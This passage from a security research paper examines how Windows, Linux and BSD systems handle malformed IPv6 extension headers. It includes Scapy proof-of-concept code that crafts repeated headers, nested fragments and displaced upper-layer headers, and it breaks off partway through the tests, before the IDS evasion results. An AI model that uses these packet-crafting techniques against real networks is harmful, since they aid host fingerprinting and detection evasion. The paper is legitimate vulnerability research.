Security Impacts of Abusing IPv6 Extension Headers

Antonios Atlasis

Centre for Strategic Cyberspace + Security Science

antonios.atlasis@cscss.org

Abstract

In 6th June of 2012, during the so called IPv6 world launch day, major ISPs, significant companies around the world, home networking equipment manufacturers (including but not limited to, Akamai, AT&T, Cisco, Facebook, Google, Microsoft Bing, Yahoo!, and other) enabled IPv6 for their products and services permanently, while more are expected to follow. But, are we really ready for this major transition from a security perspective? IPv6 introduces new features and capabilities not limited to the IPv6 huge address space. One of them is the introduction of the IPv6 Extension Headers. In this paper, it will be shown that the abuse of IPv6 Extension Headers in a way not predicted by the corresponding RFCs can lead to significant security impacts. During our experiments, the effectiveness of some of the most popular Operating Systems (Windows 7/2008, several Linuces, the latest FreeBSD and OpenBSD) on handling various malformed IPv6 datagrams is examined. As it will be shown, the abuse of the IPv6 Extension Headers creates new attack vectors which can be exploited for various purposes, such as for evading IDS, for creating covert channels by hiding data into Extension headers, etc. During our tests, the effectiveness of two of the most popular IDS against these attacks is also examined and several ways for evading them at the IP level are shown. As it is demonstrated, the launch of any type of attack at the IP layer or above (from port scanning to SQLi attacks) without being detected can be achieved by abusing IPv6 Extension headers "properly". Finally, specific countermeasures that should be taken to handle such situations are also proposed.

Security Impacts of Abusing IPv6 Extension Headers

Antonios Atlasis

Centre for Strategic Cyberspace + Security Science

antonios.atlasis@cscss.org

1 Introduction

In 6th June of 2012, a milestone in the IP history was reached. It was the IPv6 world launch day, the day that major Internet service providers (ISPs), significant web companies around the world and home networking equipment manufacturers enabled IPv6 for their products and services permanently [WORLDIPV6, 2012]. Major key players in the world, including but not limited to, Akamai, AT&T, Cisco, Facebook, Google, Microsoft Bing, Yahoo! and many more, participated in this event and consequently, started to offer their services in IPv6 permanently too [WORLDIPV6PARTICIPANTS, 2012]. Following this day, more companies, organizations, or even simple users worldwide have already started to migrate to IPv6, or expected to do so.

Although very promising, the dawn of this new IP era brings also new challenges, especially as far as security is concerned. IPv6 is supported out-of-the-box or it is even pre-enabled in all popular Operating Systems (OS), including Windows, Linux, various BSDs, etc, while security hardware and software vendors also claim to produce IPv6 ready products for many years now. But, is this really the case?

The adoption of any new protocol brings new attack possibilities to the attackers. If this is a layer-7 protocols, any security issues will affect only this protocol and the services offered over this. On the other hand, layer-3 protocol security issues will affect not only this protocol but also all the upper-layer protocols that rely on layer-3. Hence, any security issues in layer-3 protocols can be much more disastrous.

Specifically as far as IPv6 is concerned, the security issues that may arise can be classified in two categories: Issues that are known from the IPv4 era and may come to surface again in IPv6 implementation, or, completely new issues stemming from the new capabilities that were added in IPv6. A typical example of the first category is the the fragmentation attacks, known from the IPv4 era [NEWSHAM, 1998]. For instance, in [ATLASIS, 2012], several IPv6 overlapping methods were used to test the effectiveness of some of the most popular OS. As it was found, none of examined OS is fully RFC compliant while most of them appear to have significant issues, the security impact of which was also discussed.

On the other hand, there are some features which are new and unique to IPv6. One of the most significant changes that takes place in IPv6, apart from the expanded addressing capabilities, is the improved support for (header) extensions and options [RFC 2460, 1998]. The use of IPv6 Extension Headers add flexibility and several more options not existing before in IPv4. But new protocol capabilities creates also new attack opportunities.

In this paper, the (ab)use of the IPv6 Extension headers is examined and the potential new security attack vectors that arise from it are presented. To the best of the authors knowledge, it is the first time that the security impact of abusing IPv6 Extension Headers is examined. As it will be shown, OS vendors fail to create RFC compliant products once more, allowing their exploitation for various purposes. Moreover, security devices such as Intrusion Detection Systems (IDS) / Intrusion Prevention Systems (IPS) seem to be unprepared to detect and thus, handle these new type of attacks.

2 The IPv6 Extension Headers

In IPv6 header (figure 1) some of the IPv4 header fields (e.g. identification number, fragment offset, header checksum, etc.) have been dropped to reduce the common-case processing cost of packet handling . However, IPv6 Extension headers have been optionally added to support any extra required functionality per case. These changes bring several advantages, such as more efficient forwarding, less stringent limits on the length of options, and greater flexibility for introducing new options in the future.




Figure 1: *The IPv6 Header*

These optional IPv6 Extension headers are placed between the IPv6 header and the upper-layer header in a packet and each one of them is identified by a distinct 8-bit *Next Header* value. An IPv6 packet may carry zero, one, or more extension headers (figure 2). Each extension header is an integer multiple of 8 octets long, in order to retain an 8-octet alignment for subsequent headers.




Figure 2: *Structure of an IPv6 datagram*

A full implementation of IPv6 includes the use of the following Extension headers [RFC 2460, 1998]:

- Hop-by-Hop Options
- Routing (Type 0)
- Fragment
- Destination Options
- Authentication
- Encapsulating Security Payload

All IPv6 Extension Headers should occur at most once (except for the Destination Options header which should occur at most twice). With one exception (the Hop-by- Hop Options Extension header), IPv6 Extension headers are not examined or processed by any node along a packet's delivery path, until the packet reaches its final destination.

When more than one extension header is used in the same packet, it is recommended that those headers appear in the following order [RFC 2460, 1998]:

- IPv6 header
- Hop-by-Hop Options header
- Destination Options header
- Routing header
- Fragment header
- Authentication header
- Encapsulating Security Payload header
- Destination Options header (for options to be processed only by the final destination of the packet.)
- Upper-layer header

If the upper-layer header is another IPv6 header (in the case of IPv6 being tunneled over or encapsulated in IPv6), it may be followed by its own extension headers, which are separately subject to the same ordering recommendations.

In this paper, the security impacts of abusing the use of IPv6 Extension headers will be examined. But first of all, in the next section, two of the IPv6 Extension headers that we shall use during our experiments will be described: the Destination Options Header and the Fragment Extension header. The description of all of them (except from the Authentication header and the Encapsulating Security Payload header) can be found in [RFC 2460, 1998]. However, most of the abusing techniques that will be described can also be used with other IPv6 Extension headers as well, if adjusted properly.

2.1 The Destination Options header

The Destination Options header is used to carry optional information that need to be examined only by a packet's destination node(s) [RFC 2460, 1998]. The Destination Options header is identified by a *Next Header* value of 60 in the immediately preceding header, and has the following format:

Next Header value	Header Extension Length	Options
◀— 8-bit —▶	◀— 8-bit —▶	◀— Variable Data Length —▶

Figure 3: *The Destination Options header*

"*Options*" is a variable-length field of length such that the complete Destination Options header is an integer multiple of 8 octets long. It contains one or more TLV (type-length-value) encoded options, as displayed in figure 4.

Option Type	Option Data Length	Option Data
◀— 8-bit —▶	◀— 8-bit —▶	◀— Variable Data Length —▶

Figure 4: *The Options of the Destination Options Extension header*

The *Option Type* are encoded such that their highest-order two bits specify the action that must be taken if the processing IPv6 node does not recognize the Option Type. These two highest-order bits can take the following values.

00 - skip over this option and continue processing the header.

01 - discard the packet.

10 - discard the packet and send an ICMP Parameter Problem, Code 2 message to the packet's Source Address.

11 - discard the packet and, only if the packet's Destination Address was not a multicast address, send an ICMP Parameter Problem, Code 2, message to the packet's Source Address.

It should be noted that the same *Option Type* numbering space is used for both the Destination Options header and the Hop-by-Hop Options header.

2.2 The Fragment Extension Header

In IPv6, the DF and the MF bits have been removed from the (main) header. Instead, fragmentation is accomplished using an Extension header, the Fragment Header. Hence, all the fragmentation-related fields have been moved from the IP header to the Fragment Extension Header, except from the DF field, which has been totally removed. That is because, unlike IPv4, in IPv6 the fragmentation is performed only by the source nodes and not by the routers along a packet's delivery path.

IPv6 attempts to minimise the use of fragmentation by minimising the supported MTU size as well as by allowing only the hosts to fragment datagrams. On the contrary, in IPv4 intermediate routers could also perform fragmentation, if required.

Specifically, IPv6 requires that every link in the Internet have an MTU of 1280 octets or greater [RFC 2460, 1998]. If this is not the case, (i.e., there is a link in the path that cannot convey a 1280-octet packet in one piece), link-specific fragmentation and reassembly must be provided at a layer below IPv6.

The Fragment Header, as well as most of the other Extension Headers, are not examined or processed by any node along a packet's delivery path, until the packet reaches the node (or each of the set of nodes, in the case of multicasting). Finally, the Fragment header, which is identified by a *Next Header* value of 44 in the immediately preceding header, should occur at most once in each packet and it has the format presented in figure 5 [RFC 2460, 1998]:

0 7	8 15	16 28		31
Next Header	Reserved	Fragment Offset	Res	M
Identification				

Figure 5: *The IPv6 Fragment Header*

In the above figure:

- *Next Header* identifies the header type of the next header in this packet (using the same values as the IPv4 Protocol field - RFC-1700 et seq.).
- *Reserved* is initialized to zero for transmission and it is ignored on reception.
- *Fragment Offset* defines the offset, in 8-octet units, of the data following this header relative to the start of the fragmentable part of the original packet.

- *Res* is a 2-bit reserved field, initialized to zero for transmission and ignored on reception.
- *M flag* is a bit set to 1 when more fragments will follow or 0 if this is the last fragment, and
- *Identification* defines the fragments which belong to the same packet. This number must be different than that of any other fragmented packet sent recently (i.e. within the maximum likely lifetime of a packet) with the same source address and destination address.

Each fragment, except possibly the last one, is an integer multiple of 8 octets long.

3 Abusing the Use of IPv6 Extension Headers

RFCs describe the way that IPv6 Extension Headers has to or sometimes should be used, but in either case, this does not mean that the vendors make RFC compliant products. More importantly, the fact that RFCs simply recommend how they should be used without even defining how the OS should react in a different case, increase the ambiguity of the consequences of an unexpected usage. Such ambiguities, depending on how they are handled by the OS, if exploited properly by an attacker, can lead to various security flaws, from simple OS fingerprinting to IDS evasion.

In this section, several ways of abusing IPv6 Extension headers will be tested and the corresponding behaviour of some of the most popular OS will be examined. Based on the observations of this section, we shall discuss potential security implications. But first of all, let's see our lab environment.

3.1 Lab Environment

The tests took place under the default installation of the OS (only the IPv6 addresses were configured so as to be connected properly in the lab environment). For our experiments, the most representative systems from each OS family were examined. The tested OS are the following:

- Centos 6.3, kernel 2.6.32-279 (a Red-Hat clone)
- Ubuntu 10.04.4 LTS kernel 2.6.32-45
- Windows 7 SP1
- Windows 2008 SP2
- Windows 8
- Ubuntu 12.04.1 LTS, kernel 3.2.0-32
- FreeBSD 9 RELEASE #p3
- OpenBSD 5.1/5.2

The lab environment, including the used OS and the corresponding IPv6 addresses, the network connectivity as well as the IDS appliances are presented in figure 6. Especially as far as the IDS appliances are concerned, two of the most popular IDS software were used, Snort [SNORT, 2012] and Suricata [SURICATA, 2012], deployed, for reasons of convenience, on a Security Onion platform [SECONION, 2012]. As a front-end to the IDS software, sguil was used [SGUIL, 2012].

To create the custom IPv6 datagrams, Scapy 2.2.0-dev was used [SCAPY, 2012]. As a layer-4 payload, ICMPv6 Echo Requests messages were used, due to their simplicity to trigger responses. The code used to create these custom packets for the tests described below can be found in Appendix A.




Figure 6: *Lab Environment*

The tests that were performed, are summarised below:

- More than one occurrences of various extension headers in atomic fragments.
- Nested fragments.
- Sending the upper-layer protocol header at the second/subsequent fragment.
- Creating overlapping extension headers.
- Transfer of arbitrary data at the IP level.

Each one of these tests is examined in the next subsections.

3.2 More than one Occurrences of Various Extension Headers in Atomic Fragments


Atomic fragments are the ones whose offset is equal to zero and their M (More Fragments to Follow) bit is also equal to zero, implying that this is the first and at the same time, the last fragment of a datagram. Although there may not be an obvious reason for allowing such fragments, as it was shown in [ATLASIS, 2012], such fragments are accepted by some of the OS.

In this test we created and sent more than one Extension headers of the same type in a single, atomic fragment. As it is recommended in [RFC 2460, 1998], all Extension headers should appear only once (except from the Destination Options Header which can appear at most twice).

The part of the code below can be used to create a single packet with more than on Extension Fragment Headers. As it is shown, the *Next Header* value (nh) of all but the last Fragment Extension header is equal to 44, pointing to a Fragment Extension header too.

```
ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+no_of_headers))
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1)
frag=IPv6ExtHdrFragment(offset=0, m=0, id=myid, nh=44)
frag_last=IPv6ExtHdrFragment(offset=0, m=0, id=myid, nh=58)
packet=ipv6_1
for i in range(1, no_of_headers):
        packet=packet/frag
packet=packet/frag_last/icmpv6
send(packet)
```

The results showed all the examined OS but OpenBSD 5.1/5.2 accept such IPv6 datagrams (figure 7). Moreover, Ubuntu 10.04, surprisingly enough, sends two ICMPv6 Echo Reply messages back, although Centos 6.3, which also uses the same linux kernel, doesn't do so. Thus, only OpenBSD seems to conform with the recommendation of the [RFC 2460, 1998] concerning the number of occurrences of an Extension header in a datagram.


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmpv6 and icmpv6.type==129
Expression... Clear Apply

```
No.  Time      Source     Destination  Protocol Length Info
   3 0.048388  fed0::6    fed0::1      ICMPv6       70 Echo (ping) reply id=0x8a1f, seq=0
   8 0.098437  fed0::7    fed0::1      ICMPv6       70 Echo (ping) reply id=0x7c2f, seq=0
  13 0.147225  fed0::8    fed0::1      ICMPv6       70 Echo (ping) reply id=0xc0fa, seq=0
  15 0.195485  fed0::9    fed0::1      ICMPv6       70 Echo (ping) reply id=0xae2d, seq=0
  20 0.252391  fed0::10   fed0::1      ICMPv6       70 Echo (ping) reply id=0xba64, seq=0
  21 0.252461  fed0::10   fed0::1      ICMPv6       70 Echo (ping) reply id=0xba64, seq=0
  23 0.311873  fed0::12   fed0::1      ICMPv6       70 Echo (ping) reply id=0xe125, seq=0
```

Figure 7: *Responses when multiple extension headers of the same type are sent in an atomic fragment*

Then, the same test was repeated, but this time, we mixed several types of Extension headers multiple times. For example, the following simple code creates a packet with four Destination Options Extension header and three Fragment Extension headers in an Atomic fragment:


```
send(IPv6(src=sip,  dst=dip) \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrFragment (offset=0, m=0) \
        /IPv6ExtHdrFragment(offset=0,  m=0) \
        /IPv6ExtHdrDestOpt() \
        /IPv6ExtHdrFragment(offset=0, m=0) \
        /ICMPv6EchoRequest())
```

The complete proof-of-concept code can be found in Appendix A.1. The created IPv6 datagram is displayed below:

IPv6 Header	Destination Options Header	Destination Options Header	Destination Options Header	Fragment Header	Fragment Header	Destination Options Header	Fragment Header	ICMPv6 EchoRequest Header

Figure 8: *Mixing of Several Occurrences of Various Extension Headers in an Single Atomic Packet.*

Again, the results showed that OpenBSD was the only one to respect the recommended by the RFC 2460 number of occurrences of the Extension headers in an IPv6 datagram, while Ubuntu 10.04 again responded back with two ICMPv6 Echo Reply messages (figure 9).


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply

Filter: icmpv6 and icmpv6.type==129

```
No.   Time       Source      Destination  Protocol Length Info
    3 0.072033   fed0::6     fed0::1      ICMPv6       62 Echo (ping) reply id=0x2764, seq=0
    8 0.128741   fed0::7     fed0::1      ICMPv6       62 Echo (ping) reply id=0x8e5b, seq=0
   13 0.205173   fed0::8     fed0::1      ICMPv6       62 Echo (ping) reply id=0x6fb5, seq=0
   15 0.282026   fed0::9     fed0::1      ICMPv6       62 Echo (ping) reply id=0x98e4, seq=0
   20 0.377473   fed0::10    fed0::1      ICMPv6       62 Echo (ping) reply id=0xb3fd, seq=0
   21 0.377614   fed0::10    fed0::1      ICMPv6       62 Echo (ping) reply id=0xb3fd, seq=0
   23 0.451241   fed0::12    fed0::1      ICMPv6       62 Echo (ping) reply id=0xf00b, seq=0
```

Figure 9: *Responses when multiple extension headers of various types are sent in an atomic fragment*

3.3 Nested Fragments

Since we have found that in most of the tested OS more than occurrences of the same Extensions header are allowed per datagram, we used this bug (or, ...feature, you name it) to create nested fragments. That is, fragments which are split (fragmented) inside other fragments. The code used to create such nested fragments is displayed below. Please, note in the code that the inner Fragment Extension header has a different Fragment Identification number from the outer one, which shows that the inner fragment is different and hence, nested in the outer one. Moreover, the outer Fragment Extension header has a *Next Header* value equal to 44, which implies that the next header that follows is a Fragment header. Only the last inner Fragment header has a *Next Header* value equal to 58 (pointing to an ICMPv6 Echo Request header).

```
ipv6_1=IPv6(src=sip, dst=dip, plen=8*2)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=44)
for i in range(0, no_of_fragments):
        frag1=IPv6ExtHdrFragment(offset=i, m=1, id=myid, nh=44)
        packet=ipv6_1/frag1/frag2
        send(packet)
frag1=IPv6ExtHdrFragment(offset=no_of_fragments, m=1, id=myid, nh=44)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=58)
packet=ipv6_1/frag1/frag2
send(packet)
ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1))
frag1=IPv6ExtHdrFragment(offset=no_of_fragments+1, m=0, id=myid, nh=44)
packet=ipv6_1/frag1/icmpv6
send(packet)
```

The complete proof-of-concept code can be found in Appendix A.2. Using the above code, the following packets of the same datagram are created:





Figure 10: *Nested IPv6 Fragments*

The results showed that the two Windows and the two Ubuntu systems respond back with an ICMPv6 Echo Reply message, while the two BSD systems and Centos 6.3 don't (figure 11). Once more, we notice a different behaviour between Centos 6.3 and Ubuntu 10.04, although they use the same linux kernel version.


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply

Filter: icmpv6 and icmpv6.type==129

```
No.  Time      Source      Destination  Protocol Length Info
  13 0.453613  fed0::7     fed0::1      ICMPv6       70 Echo (ping) reply id=0x2ef5, seq=0
  18 0.605903  fed0::8     fed0::1      ICMPv6       70 Echo (ping) reply id=0xc8ba, seq=0
  27 0.925696  fed0::10    fed0::1      ICMPv6       70 Echo (ping) reply id=0x08ee, seq=0
  32 1.090710  fed0::12    fed0::1      ICMPv6       70 Echo (ping) reply id=0x89d4, seq=0
```

Figure 11: *Responses when nested fragments are used*

3.4 Sending the Upper-layer Protocol Header at a Fragment Other Than the First

In the next test we send the upper-layer header (e.g. ICMPv6) and its payload in a fragment other than the first one. For example, the code displayed below produces three fragments, the two first of which include only a Destination Options header and the third one an ICMPv6 Echo Request and its payload:

```
packet1 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=0, m=1) \
                /IPv6ExtHdrDestOpt(nh=60)
packet2 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=1, m=1) \
                /IPv6ExtHdrDestOpt(nh=58)
packet3 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=2, m=0, nh=58) \
                /ICMPv6EchoRequest(cksum=csum, data=payload1)
send(packet1)
send(packet2)
send(packet3)
```

The complete proof-of-concept code can be found in Appendix A.3. The above sample code produces the following fragments:


